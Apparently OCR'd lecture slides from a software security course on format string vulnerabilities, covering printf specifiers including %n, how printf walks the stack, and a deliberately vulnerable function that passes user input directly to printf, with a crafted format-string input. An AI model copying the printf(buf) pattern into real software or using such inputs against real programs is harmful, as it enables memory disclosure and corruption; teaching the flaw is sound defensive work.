COMP 4384 Software Security

Module 7: *Other Application Program Attacks*

Ahmed Tamrawi

Acknowledgment Notice

*Part of the slides are based on content from CMSC414 course by **Dave Levin***

Why are these code snippets vulnerable?

```
void safe()
{
    char buf[80];
    fgets(buf, 80, stdin);
}
```

```
void safer()
{
    char buf[80];
    fgets(buf, sizeof(buf), stdin);
}
```

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

Format String Vulnerabilities

Format Strings

- The `printf` family of C library functions are used for I/O. These functions are designed to be passed an argument containing the **message to be printed**, along with a **format string** that denotes how message should be displayed.
- A format string is an **ASCIIZ** string that contains text and format parameters.

refers to an ASCII string terminated by the **\0** (ASCII code 0) **NULL** character

```
void print_record(int age, char *name)
{
  printf("Name: %s\tAge: %d\n",name,age);
}
```

Format String

Calling `print_record(15, "Ahmed")` will output:

```
Name: Ahmed      Age: 15
```

parameter	*output*	*passed as*
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

There is a large set of conversion specifiers (see man 3 printf)! or find more on: http://www.cplusplus.com/reference/cstdio/printf/

`printf` Example 1

```c
#include <stdio.h>

int main() {
    printf ("Characters: %c %c \n", 'a', 65);
    printf ("Decimals: %d %ld\n", 1977, 650000L);
    printf ("Preceding with blanks: %10d \n", 1977);
    printf ("Preceding with zeros: %010d \n", 1977);
    printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);
    printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);
    printf ("Width trick: %*d \n", 5, 10);
    printf ("%s \n", "A string");
    return 0;
}
```

```
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ gcc printf.c -o printf.o
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ ./printf.o
Characters: a A
Decimals: 1977 650000
Preceding with blanks:       1977
Preceding with zeros: 0000001977
Some different radices: 100 64 144 0x64 0144
floats: 3.14 +3e+00 3.141600E+00
Width trick:    10
A string
local-admins-MacBook-Pro:code-examples ahmedtamrawi$
```

`printf` Example 2

In C language, %n is a **special format specifier**. It cause `printf` to load the variable pointed by corresponding argument. The loading is done with a value which is equal to **the number of characters printed by `printf` before the occurrence of %n**.

```c
#include <stdio.h>

int main() {
    int val;
    printf("blah %n blah\n", &val);
    printf("val = %d\n", val);
    return 0;
}
```

```
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ gcc printf2.c -o printf2.o
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ ./printf2.o
blah  blah
val = 5
local-admins-MacBook-Pro:code-examples ahmedtamrawi$
```

More examples are available at: https://www.tutorialspoint.com/what-is-the-use-of-n-in-printf

`printf` Example 3

The '\' character is used to **escape special characters**. It is replaced by the **C compiler at compile-time**, replacing the escape sequence by the **appropriate character** in the binary.
NOTE: The format functions do not recognize those special sequences.

```c
#include <stdio.h>

int main() {
    printf ("The magic number is: ""\x25""d\n", 23);
    return 0;
}
```

DEC	OCT	HEX	BIN	Symbol
32	040	20	00100000	
33	041	21	00100001	!
34	042	22	00100010	"
35	043	23	00100011	#
36	044	24	00100100	$
37	045	25	00100101	%

```
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ gcc printf3.c -o printf3.o
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ ./printf3.o
The magic number is: 23
local-admins-MacBook-Pro:code-examples ahmedtamrawi$
```

Format Strings Family

- Several format functions are defined in the ANSI C definition.
- There are some basic format string functions on which more complex functions are based on, some of which are not part of the standard but are widely available.


- `fprintf` — prints to a `FILE` stream
- `printf` — prints to the '`stdout`' stream
- `sprintf` — prints into a string
- `snprintf` — prints into a string with length checking
- `vfprintf` — print to a `FILE` stream from a `va_arg` structure
- `vprintf` — prints to '`stdout`' from a `va_arg` structure
- `vsprintf` — prints to a string from a `va_arg` structure
- `vsnprintf` — prints to a string with length checking from a `va_arg` structure

How `printf` works internally?

```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```

How `printf` works internally?


```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```



Program Output:

How `printf` works internally?


```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```



Program Output:

How `printf` works internally?


```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```




```
Program Output:
10
```

How `printf` works internally?


```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```




```
Program Output:
10_
```

How `printf` works internally?


```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```




```
Program Output:
10_
```

How `printf` works internally?

```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```




Program Output:

```
10_0x00ffb345
```

How `printf` works internally?


```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```




```
Program Output:
10_0x00ffb345↵
```

How `printf` works internally?

```c
#include <stdio.h>

void main() {
    int i = 10;
    printf ("%d %p\n", i, &i);
}
```




Program Output:

```
10_0x00ffb345↵
```

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

NOTE: In C language, `\x10` in a string tells the compiler to put a hexadecimal value `0x10` in the current position. The value will take up just **one byte**. Without using `\x`, the ASCII values of the characters '1' and '0' will be stored. Their ASCII values are 49 and 48, respectively.

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

“%d-%x-\x25\x80\x90\x40\n”

